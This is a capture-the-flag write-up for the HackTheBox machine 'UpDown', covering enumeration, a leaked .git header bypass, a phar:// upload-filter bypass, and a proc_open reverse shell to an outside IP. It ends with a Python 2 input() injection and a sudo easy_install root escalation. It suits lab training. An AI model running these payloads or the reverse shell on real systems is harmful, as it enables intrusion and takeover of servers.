
Overview
UpDown is a medium HackTheBox Linux machine running a site-uptime checker app. Its dev subdomain is gated behind a custom HTTP header, which an exposed .git repository leaks directly. The beta app accepts file uploads with a weak extension filter, bypassed by zipping a PHP payload and abusing the phar:// wrapper to execute it, but disabled functions block the obvious code execution paths, requiring dfunc-bypasser to find proc_open still usable. Lateral movement exploits Python 2’s dangerously eval-like input() function in a SUID binary, and root is a documented sudo misconfiguration around easy_install.
Attack Chain
- Scan the target and find only
SSHandHTTP - Find a “site is up” checker app and fuzz for virtual hosts
- Discover a
devsubdomain that returnsForbidden - Fuzz the main site and find an exposed
.gitrepository under/dev - Dump the repository with
git-dumperand find a.htaccessrule requiring a special header - Add the custom header and confirm access to
http://dev.siteisup.htb - Discover the beta app accepts file uploads instead of URLs
- Review
checker.php’s source to findpharisn’t in the blocked extension list - Zip a PHP payload, rename it to
.txt, and upload it - Trigger the payload through the
phar://wrapper via the uploads directory - Find that common RCE functions are disabled per
phpinfo() - Use
dfunc-bypasserto identifyproc_openas still usable - Build a
proc_open-based reverse shell payload and upload it the same way - Trigger the payload and catch a shell as
www-data - Find a
SUIDbinary,siteisup, belonging to adevelopmentuser - Exploit Python 2’s
input()function, which evaluates arbitrary expressions, to spawn a shell - Copy the
developmentuser’s SSH private key and use it for a full interactive shell - Read the user flag
- Find a
sudorule allowing/usr/local/bin/easy_installto run as root - Use the documented
GTFOBinstechnique foreasy_installto spawn a root shell - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.227.227; export NAME=UPDOWN; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Finding the dev Subdomain
Browsing to port 80 shows an app that checks whether a site is up.

We fuzz for virtual hosts.
ffuf -u http://siteisup.htb -c -ic -H "HOST: FUZZ.siteisup.htb" -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -t 100 -mc all -fw 186 -fs 301
We find a dev subdomain.

Accessing it directly gives a Forbidden error.

Leaking the Bypass Header via .git
We continue fuzzing the main site.
dirsearch -u http://siteisup.htb -t 100 -o ./scans/dirsearch_${NAME}default.txt -x 403

dirsearch -u http://siteisup.htb/dev -t 100 -o ./scans/dirsearch_${NAME}_dev_default.txt -x 403
We find a .git folder.

We dump the repository with git-dumper.
git-dumper http://siteisup.htb/dev/.git src

Looking through it, .htaccess reveals a special request header requirement.

We add the custom header to requests for http://dev.siteisup.htb:
Special-Dev: only4dev
We change the request in BurpSuite and get a 200 response.

We use a BurpSuite plugin, “Modify Header Value,” to apply the header automatically to every request.

We can now load http://dev.siteisup.htb.

Foothold
Bypassing the Upload Filter

http://dev.siteisup.htb is a beta version of the main app, instead of a URL, it requires a file upload. We create a test file.
echo "127.0.0.1" > test.txt

We upload it and see it processed.
We look at checker.php from the dumped repository and see many extensions are blocked, but phar isn’t among them.

echo "<?php phpinfo(); ?>" > info.php

To use the phar wrapper, we compress the payload:
zip info.zip info.php
Since the upload only accepts .txt, we rename the file:
mv info.zip info.txt

We select info.txt and upload it.

We browse to the uploads directory, /uploads, found earlier in checker.php.

Our file is uploaded and renamed.

We use the phar wrapper to execute the payload from inside the archive.
Note: the uploads directory clears quickly, so uploaded filenames will differ as we go.
http://dev.siteisup.htb/?page=phar://uploads/70f62a71de4c2105cfe34f284e3a8184/info.txt/info
We see the phpinfo page.

Bypassing Disabled Functions
We upload wwwolf-php-webshell, but can’t execute anything, popen() is disabled.
Looking at the phpinfo output, several normal remote code execution functions are disabled.

We use dfunc-bypasser, a tool that checks for still-usable PHP functions:
https://github.com/teambi0s/dfunc-bypasser
To get it working, we also include the special header for the dev subdomain.

We run it against our uploaded payload (re-uploaded, so the path differs):
http://dev.siteisup.htb/?page=phar://uploads/d6d31276cb52367a273e42175f2092c7/info.txt/info
We can still use proc_open.

Reverse Shell as www-data
We use proc_open to build a reverse shell:
<?php
$descriptorspec = array(
0 => array('pipe', 'r'), // stdin
1 => array('pipe', 'w'), // stdout
2 => array('pipe', 'a') // stderr
);
$cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.115/443 0>&1'";
$process = proc_open($cmd, $descriptorspec, $pipes, null, null);
?>
We prepare the payload the same way as before.

http://dev.siteisup.htb/?page=phar://uploads/49c9ca7e62b0aac14f236131fc43737f/rev443.txt/rev443
We have a shell as www-data.

Lateral Movement
Exploiting a Python 2 SUID Binary
In /home, we see a development user with a dev subfolder.

Inside dev, there’s a SUID binary called siteisup.

The binary takes user input. Python 2’s input() function is dangerously close to eval(), so we can issue a system command directly by importing os:
__import__('os').system('/bin/bash')
It works.

We have a shell as developer.

Getting a Full Shell
The shell isn’t fully interactive, so we copy the user’s SSH private key.

We save it on our attacking machine and set permissions with chmod 600.

We use SSH to establish an interactive shell and read the user flag.

Privilege Escalation
Exploiting Sudo easy_install
We check our privileges with sudo -l and find we can run /usr/local/bin/easy_install as sudo.

GTFOBins documents this:
https://gtfobins.org/gtfobins/easy_install/
We follow the steps.
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo /usr/local/bin/easy_install $TF
We have a shell as root.

We read the root flag.

Key Takeaways
UpDown packs in several distinct bypass techniques rather than one single vulnerability class. A .htaccess-enforced custom header only felt like protection because it wasn’t validated against anything secret, the exposed .git repository handed it over for free. The file upload filter’s extension blacklist missed phar, and the phar:// stream wrapper turned an otherwise-inert uploaded archive into executable PHP; even then, disabled PHP functions required a purpose-built tool to find the one remaining code-execution primitive. Lateral movement is a reminder that Python 2’s input() function was genuinely dangerous by design, it evaluates its input as a Python expression, making any program that calls it on untrusted data equivalent to arbitrary code execution regardless of intent.